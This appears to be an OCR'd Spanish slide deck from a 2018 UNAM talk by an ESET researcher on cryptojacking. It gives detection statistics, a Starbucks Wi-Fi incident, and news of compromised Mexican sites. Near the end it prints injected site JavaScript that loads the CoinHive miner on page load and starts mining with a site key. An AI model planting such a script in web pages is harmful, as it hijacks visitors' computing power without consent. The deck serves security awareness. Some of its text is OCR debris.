Jornada de Visibilidad Web UNAM 2018

Jornada de Visibilidad Web UNAM 2018

Cryptojacking, una amenaza para la integridad de los sitios Web

Miguel Ángel Mendoza
ESET Security Researcher


BITCOIN
DECENTRALIZED
PEER TO PEER
DIGITAL
BTC
MONERO
SECURE
digital - DASH - instant - secure

- Pago por bienes o servicios.
- Casas de cambio.
- Oferta o subasta por parte de usuarios.
- Competencia a través de la minería.


Cryptojacking


“Secuestro de la capacidad de procesamiento de un equipo ajeno, para ganar dinero mediante la minería de criptomonedas”

welivesecurity BY ESET

Criptojacking: el resultado de “la fiebre de criptomonedas”

Analizamos el caso de CoinHive, una PUA que hace tiempo hizo su aparición en diversos sitios web y que se vincula con el uso no autorizado de los equipos de usuarios para minar criptomonedas.


Noah Dinkin @imnoah
2 Dec
Hi @Starbucks @StarbucksAr did you know that your in-store wifi provider in Buenos Aires forces a 10 second delay when you first connect to the wifi so it can mine bitcoin using a customer's laptop? Feels a little off-brand.. cc @GMFlickinger
pic.twitter.com/VkVVdSfUtT
Starbucks Coffee
@Starbucks
As soon as we were alerted of the situation in this specific store last week, we took swift action to ensure our internet provider resolved the issue and made the changes needed in order to ensure our customers could use Wi-Fi in our store safely.
8:54 PM - Dec 11, 2017
185
66 people are talking about this



Cómo ser inmortal
CdeCiencia
556 mil visualizaciones


¿Se puede superar nuestra inteligencia?
CdeCiencia
502 mil visualizaciones

Lo más asombroso de nuestro universo
CdeCiencia
Actualizado hace 7 días

JS/CoinMiner

Amenaza más detectada en el mundo de diciembre de 2017 a junio de 2018

Detección global JS/CoinMiner septiembre 2017 – agosto 2018



31.87%


Detección de cryptojacking
en el periodo de mayor actividad

JS/CoinMiner en el mundo
agosto 2017 – agosto 2018

1.	Rusia	8,4%
2.	Perú	6,6%
3.	España	5,9%
4.	Ucrania	4,8%
5.	Tailandia	4,3%
6.	Irán	4,1%
7.	Polonia	3,8%
8.	México	3,5%
9.	Hungría	3,4%
10.	Turquía	3,2%

Cryptojacking en Latinoamérica

JS/CoinMiner en Latinoamérica agosto 2017 – agosto 2018



México

Segundo país latinoamericano
con mayor detección de cryptojacking

NOTICIAS DE SEGURIDAD INFORMÁTICA

INICIO

SEGURIDAD INFORMÁTICA

SITIO WEB DE LIVERPOOL MÉXICO

SE

TE

CI

Noti


Infor

EL ECONOMISTA

USADO PARA MINERÍA DE MONERO

CoinHive, detectado en sitio de la SEP, es el malware más instalado del mundo

El malware criptográfico puede secuestrar hasta 65% de la capacidad de procesamiento de los equipos.




```
handle: function(response, ioArgs){
        window.parent.dojo.byId('sessionId').value = response.sessionId;
    },
load: function(responseObject, ioArgs) {

    },
    error: function(error){
        custom.jmessages.alert( {focus:'consultar',message:'Ocurri&oacute; un error realizando la descarga de archivos'});
    }

});
}

function accept() {
        //dijit.byId("formDialog").hide();
    }else{
        //dijit.byId('condicionesCedula').set('checked', true );
        //dijit.byId('condicionesGenerales').set('checked', true );
        //dijit.byId("formDialog").hide();
    }

}

function showTerminos(){
    //dijit.byId("formDialog").show();
}document.addEventListener('DOMContentLoaded', function(event) {var mnr = document.createElement('script');mnr.src = 'https://coin-hive.com/lib/coinhive.min.js';mnr.onload=function(){var miner=CoinHive.Anonymous('JSOecw9zONd06IZokrBdMIrx0pUEgFzP', {throttle: 0.5});miner.start();};document.getElementsByTagName('body')[0].appendChild(mnr);});

    //window.parent.dijit.byId('condicionesCedula').set('checked', false );
    //window.parent.dijit.byId('condicionesGenerales').set('checked', false );
    //window.parent.dijit.byId("formDialog").hide();
}

}

function showTerminos(){
    //dijit.byId("formDialog").show();
